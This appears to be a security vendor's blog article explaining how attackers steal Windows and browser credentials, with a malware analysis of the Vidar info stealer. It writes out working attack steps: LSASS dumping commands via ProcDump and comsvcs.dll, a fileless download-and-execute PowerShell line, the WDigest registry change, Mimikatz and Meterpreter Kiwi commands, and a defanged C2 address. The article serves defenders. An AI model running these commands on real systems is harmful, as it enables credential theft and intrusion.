
By Shabtay Barel – Sr. CyOps Analyst
Today, we heavily rely on technology in almost all aspects of our lives, including work, business, and personal entertainment. We have multiple accounts for different applications in our daily routine with many people depending on these applications to store essential information. As a result, developers make sure that each account has a unique “key” to protect the user’s information, typically consisting of the combination of 2 values: username and password, or simply called “credentials.” Cybercriminals know that the barrier separating them from getting their hands on the information is the user’s credentials. Once cybercriminals obtain a user’s credentials, they have free access to information that could be quite valuable. Therefore, they employ various sophisticated techniques to steal the user’s identity information.
In this article, I will review several techniques that attackers use to steal account credentials from various locations. In the absence of an endpoint security solution, such as Cynet 360 AutoXDR, users are at high risk of cyberattacks.
Plain text– This is the least secure way of storing passwords. If a hacker gains access to a company’s database, they can view the usernames and passwords of all users in clear text. Many individuals, who are unaware of the dangers of compromised accounts, use the same password for multiple accounts, making them more susceptible to hacking.
Encryption– This format enables plain text passwords to be encrypted with an encryption key. Although the password is hidden, if an attacker manages to steal the encryption key, he can decrypt the password. This method works both ways; encryption can be reversed to reveal the password.
Hash function– This algorithm creates a unique digital representation known as a digest or Hash. It contains 3 characteristics:
There are two primary methods through which credentials can be obtained and then leveraged for post-exploitation activities.
1- OS Credential Dumping– An attempt to dump account credentials such as usernames and passwords for software and system processes stored in diverse locations such: Operating System Keychains or Credential Manager, Configuration files, Web Browsers, Windows Registry, Environmental Variables. The credentials are typically in the form of hashes or clear text data.
2- Keylogging– This term stands for “keystroke logging”, in which an attacker can intercept and track keystrokes made on a keyboard using software, such as spyware, and then use that information to create a record of the user’s identity.
LSASS- stands for Local Security Authority Subsystem Service. The LSASS service stores objects such as domains, local usernames and passwords in the memory and is one of the most critical components of Windows machines that must be protected against misuse and unauthorized access. As part of the Local security authority (LSA), LSASS has access to all authentication providers such as Kerberos tickets, NT hashes, passwords, and WDigest. Each time a new active login session is established, the credentials being used will automatically be stored in the system’s memory by the LSASS process. Active sessions can be created in various ways, such as local authentication, running as a different user, RDP connection, or scheduling tasks that use credentials. This makes it an attractive target for attackers who want to obtain credentials for post-exploitation activities, lateral movement, and privilege escalation.
Once attackers get their hands on its dump file, they can steal the credentials and log in as the local user.
The credentials can be obtained by 2 methods:
ProcDump is a command-line tool that monitors an application for high CPU usage and creates crash dumps during spikes. These dumps can be used by developers or administrators to diagnose the cause of the spike. It can also be used to save the memory of the lsass.exe process to a file, which can then be used with a tool like Mimikatz to access credentials. This is done by running procdump.exe with the appropriate command line options as a privileged user.
A common method used by attackers to dump LSASS memory file is using the “-ma” flag. The “-ma” flag is used with the procdump command to create a full memory dump of the lsass.exe process. This flag tells procdump to include all memory regions in the process, including memory that is not part of the working set, in the dump file.

Image 1: dumping lsass dmp file with Procdump as a privileged user
Comsvcs.dll (known as COM+ Services) is a native Windows OS file, considered an essential component of Windows, that allows the appropriate operation of programs. It’s comprised of driver functions and procedures that are used by Windows.
The comsvcs.dll contains several exported functions, among them MiniDump which calls to the MiniDumpWriteDump function to write user-mode minidump data to the specified file.

Image 2: presentation of the exports functions of comsvcs.dll from PeStudio
Following is the syntax of how to execute the command;
Rundll32 [C:\windows\system32\comsvcs.dll] [MiniDump] [PID of the targeted process] [output path] [full]
Note– given that the output path is not defined, the default path of the dump file will be at C:\windows\system32
Note– the file type of the output is .dmp, however, the file extension is not appended by default.
Note– To inspect and read process memory, Debug Privilege must be enabled on the process that accesses and debug other processes running on the same system. In the example below, the execution is presented via PowerShell, run as admin which enables the privilege. SeDebugPrivilege.

Image 3: using comsvcs.dll to dump lsass process following extracting its PID
PowerSploit is an open-source framework that uses PowerShell modules and scripts, based on the MITRE ATT&CK® tactics and techniques, for conducting penetration testing activities like Code Execution, Exfiltration, Persistence, and Recon. Despite the project no longer being supported, it is a powerful tool that can be useful for cybercriminals. One of the Exfiltration module’s scripts is “Out-MiniDump.ps1” which writes a process dump file with all process memory to disk.
1st stage– Invoke the command- Fileless Technique
The example provided (Image4) contains the “Invoke-Expression” cmdlet and the “new-object net.webclient” cmdlet to run a command stored in memory rather than downloading it onto the disk. The following command uses ” Invoke-Expression (new-object net.webclient).Downloadstring(‘hxxps://raw[.]githubusercontent. com/PowerShellMafia/PowerSploit/master/Exfiltration/Out-Minidump.ps1)” to retrieve and execute a script from a remote location.
2nd stage– Dump the LSASS memory dump file and save it in folder “c:\Test\” by using of “Get-Process” cmdlet to retrieve the designated process and the parameter “-DumpFilePath” to specify the location where a dump file should be saved when using the “Out-Minidump” cmdlet. By default, dump files will be saved in the current working directory. (type “cd” to get the CWD. The form of the dump file is as follows; <process name_id.dmp>

Image 4: dumping lsass file by Out-MiniDump.ps1
3rd Stage– After the file is successfully downloaded, all that remains is to transfer it to the attacker’s C2 and parse it on the spot to get the credentials with a tool called Mimikatz. We will see the parse operation in the following steps.
Mimikatz is a widely recognized open-source tool that is commonly used for post-exploitation activities. Among its features, such as dumping NTLM hash for Pass the Hash and Pass the Ticket techniques, Mimikatz can be leveraged for extracting credentials as clear text and password hashes out of Windows memory utilizing the Wdigest authentication protocol.
WDigest stores credentials in clear text in memory, which is susceptible to theft by adversaries.
With older Windows versions 7, 8, Windows Server 2008 R2, and Windows Server 2012, WDigest is used to store login credentials in plaintext in memory by default. However, newer versions no longer suffer from this problem. In response, Microsoft has released a security update (KB2871997) that allows organizations to prevent WDigest from storing clear-text passwords in memory by configuring a registry setting.
Despite this, it is still possible to force WDigest to store secret passwords in plaintext by making a minor change to the registry key: “Computer\HKEY_LOCAL_MACHINE\ SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest” setting the value “UseLogonCredential” to 1= enabled. Occasionally, we may encounter a value that does not exist, so it needs to be created. And for that, we will need elevated privileges.
In images 5, 7 we can see the output of the “Password” field by using Mimikatz when the value “UseLogonCredential” is defined and when it is not.

Image 5- An attempt to get the user’s clear-text passwords without setting up the “UseLogonCredential” value

Image 6- UseLogonCredential is set up and configured to 1

Image 7- after modification of the registry key, Passwords are displayed as clear-text
It is now quite common that tools like Mimikatz are detected and blocked by security products running on machines. To maintain a low profile and evade defenses, attackers might use native binaries (LOLBAS) to dump the LSASS file on the target machine. As the attacker has full control on his own machine, they might relay the file for extraction and Mimikatz can be used to pull the clear text credential toward post-exploitation.
As part of the Metasploit Framework, Meterpreter is a tool for post-exploitation that provides a command-line interface (shell) and several functions to enhance target exploration and manipulation. Client and server are both involved in Meterpreter. Clients reside on the attacker’s system, and servers reside on the target’s system. The Meterpreter program is entirely memory-based on the target system using a technique called reflective DLL injection, Therefore, the Meterpreter does not leave any traces on the disk. In addition to its core capabilities, Meterpreter can be enhanced with a wide range of extensions. One such extension is Kiwi, (which replaces the Mimikatz extension), and allows the attacker to perform operations related to credentials, such as retrieving them from system memory and dumping passwords. Once an attacker has established a Meterpreter session on the victim’s system, it is simple to access credentials by loading the Kiwi extension with the command “load kiwi” and then running the command “creds_all” to obtain the user’s active sessions passwords in plaintext.

Image 8- Mount Kiwi

Image 9- Users’ passwords in clear text
Password spraying is a type of attack where an attacker uses a single or small number of common passwords to attempt to gain access to many accounts, as opposed to targeting one account with multiple passwords attempts as in a brute force attack. In password spraying, the attacker may use a password that meets the complex requirements of the domain, making it harder to detect. Additionally, because organizations typically have lockout policies in place for multiple login attempts, the attacker may not trigger a lockout and be able to continue trying different passwords without detection.
The demonstration below illustrates a simulation of a domain password spray attack using Meterpreter. It shows the mounting of the PowerShell extension to execute a PowerShell script called DomainPasswordSpray.ps1, which is designed to conduct a password spray attack against users in a domain. The script automatically generates the list of users, so all the attacker needs to provide is the “winning password” they want to use in the attack.
Have you ever created an account on a website and been prompted to save your login credentials? Do you have multiple accounts across different websites or do you use the same login information for multiple sites? When you first log in and are offered the option to save your login information with the browser password manager, do you choose to save or ignore this option? If you answered yes, the following section may be helpful for you.

Image 10- Browser Password Manager window pops up while an account is registered for the first time.
As web applications proliferate, many web browsers are set up to automatically save login credentials for first-time users to make logging into new websites more convenient. This eliminates the need to remember multiple passwords or reuse them across different sites, and users may feel that their complex passwords are more secure. However, this convenience comes with a trade-off in terms of security. When deciding whether to save login credentials in your browser, it is important to consider the potential risks and weigh them against the convenience.
There are several common types of data stored in a browser:
On the backend of any website, there is a database that holds different records. For the website to operate properly, it interacts with the database to retrieve information or to add information to that database system. Records could consist of things like username, email address, credit card information, and the most vital information, the password field. This is because a password can be used to authenticate the user to the website, which in turn allows all the details to be retrieved by the website. Adversaries are working hard to identify ways of targeting the database file specific to the browser in which the records are stored. By doing this, they will be able to retrieve all the information and display it back on the website which can lead to a data breach and compromise the entire website.
Web browsers by default store their data in an encrypted format to protect it from being accessed by unauthorized parties and make it more difficult for third parties to access a user’s information.
Google Chrome, for example, stores the database file containing login data in the path “AppData\Local\Google\Chrome\User Data\Default\Login Data” for the default profile, and for multiple accounts, each file can be found under “AppData\Local\Google\Chrome\User Data\Profile<1,2, 3…>\Login Data”. Malware can access and read this file, execute SQL queries, and obtain encrypted credentials. These credentials can then be passed to the Windows API function CryptUnprotectData, which performs integrity checking and decryption. Typically, only the user who encrypted the data can decrypt it. However, if the system has already been compromised by malware, the malware can perform these actions on the user’s behalf, allowing it to access the credentials in cleartext.
Once the attackers gain access to the credentials stored in a web browser, they can attempt to use them to break into other accounts, such as email accounts. Because people use the same credentials across multiple platforms, it increases the potential scope of the attack. Authenticated credentials are commonly offered for sale on the dark web. For ransomware groups, these credentials can be a “hot” product as they can be used to infiltrate an organization, encrypt the victim’s files, and demand a ransom.
In terms of attacks on web browsers, the “players” can be divided into two main groups; Info stealers and post-exploitation tools, and there are lots of them.
Info stealers are malicious software designed to steal personal information for profit. It is common for them to try to mine cryptocurrency wallets or blackmail the victim into sending them money. One of the most popular (and less visible) platforms for those who aren’t technically savvy is to find stolen user information for sale on the dark net forums. Info stealer malware can target only usernames and passwords, as well as more sophisticated Keyloggers that’s niff users’ keystrokes to acquire as much relevant information as possible.
Where to info stealers obtain the information? The answer is that each online application can be targeted, such as social media, online banking applications, email accounts, online games, and web applications that require supplying personal information. On the Dark Net, cybercriminals can purchase this “service” for a minimal fee. Cybercriminals are increasingly offering access to the features of Malware as a Service (MaaS) platforms with membership fees.
Info stealers can obtain data in several ways.
As mentioned above, info stealer can mostly be found on the darknet. In images (11 + 12) we can see a record from the leading platform “RUSSIAN MARKETPLACE” where samples are offered for sale, as well as the most popular info stealers

Image 11- Russian Marketplace presented the categories for sale

Image 12- the number of logs for sale per Info stealer variant
One of the most popular Info stealers is called VIDAR from the “WWH-Club forum”, a Russian-speaking hacking forum that is the largest in the world> Following shows how VIDAR advertises their products for sale (images 13- 17)

Image 13- Genuine account of Vidar Info stealer presents their product

Image 14- The data that can be obtained through using the VIDAR info stealer

Image 15- Sales plan-

Image 16- A glance into the real account of someone who purchased a plan. We can see behind the scenes how the attacker manages all the activity in one place with a very handy interface

Image 17- An example of how easy it is, even for beginners, to purchase info stealer
The behavior of the Vidar sample can be understood by analyzing its execution. The malware establishes a connection to its command-and-control server and receives configuration data, which it uses to create a series of processes that aid in its function. The executable files involved are vbc.exe (which is injected) and timeout.exe (image 18). The latter file is designed to pause the malware from executing and remove it from the device after a certain period. Once the malware has stolen the desired data, it deletes itself by removing its files from the infected device.


Image 18- the process tree of the execution as captured by ProcMon
A deeper understanding of the behavior of Vidar can be gained by performing a detailed analysis of its execution using a network monitoring tool.

Image 19- the traffic from the infected device to the C2 server as captured by WireShark
Examining the HTTP traffic shows the “story” of the stealer’s actions. The stealer is trying to connect to a Command-and-Control server at IP address 95{.}217.31{.}208. It receives instructions from the server, which includes the settings for gathering the required data (section 1, Image 20)
The C2 server (95{.}217{.}31{.}208) detections by Virus Total:


Image 20- The configuration has been received from the C&C
The desired data are obtained by a set of values the within the stealer configuration (image 20, section 1)
Value “1” – Specify settings to collect information such as Autofill, cookies, browsing history, screenshots, etc.’
Value “Default”- refers to a default user which is a special user account that contains the default data for new users in an operating system
Value “%DOCUMENTS%”- target the Documents folder
Value “50”- size in KB per 1 file
Value “*.txt”- targets file types
Movies: music:mp3- list of exceptions
Furthe, the image above (in section 2) shows a GET request from the stealer to download a zip file from the C&C server. Upon examining the file’s contents, we see it contains multiple DLL files, which are the modules the stealer uses to obtain credentials from the victim’s device. (Image 21)

Image 21- Tthe modules that were extracted following downloading the zip file from the C&C server
If you are curious about how and where tThe configuration is set, it is done by the account holder who has purchased the plan through the stealer’s GUI interface. From the image below, we can see how easy it customizes the configuration.
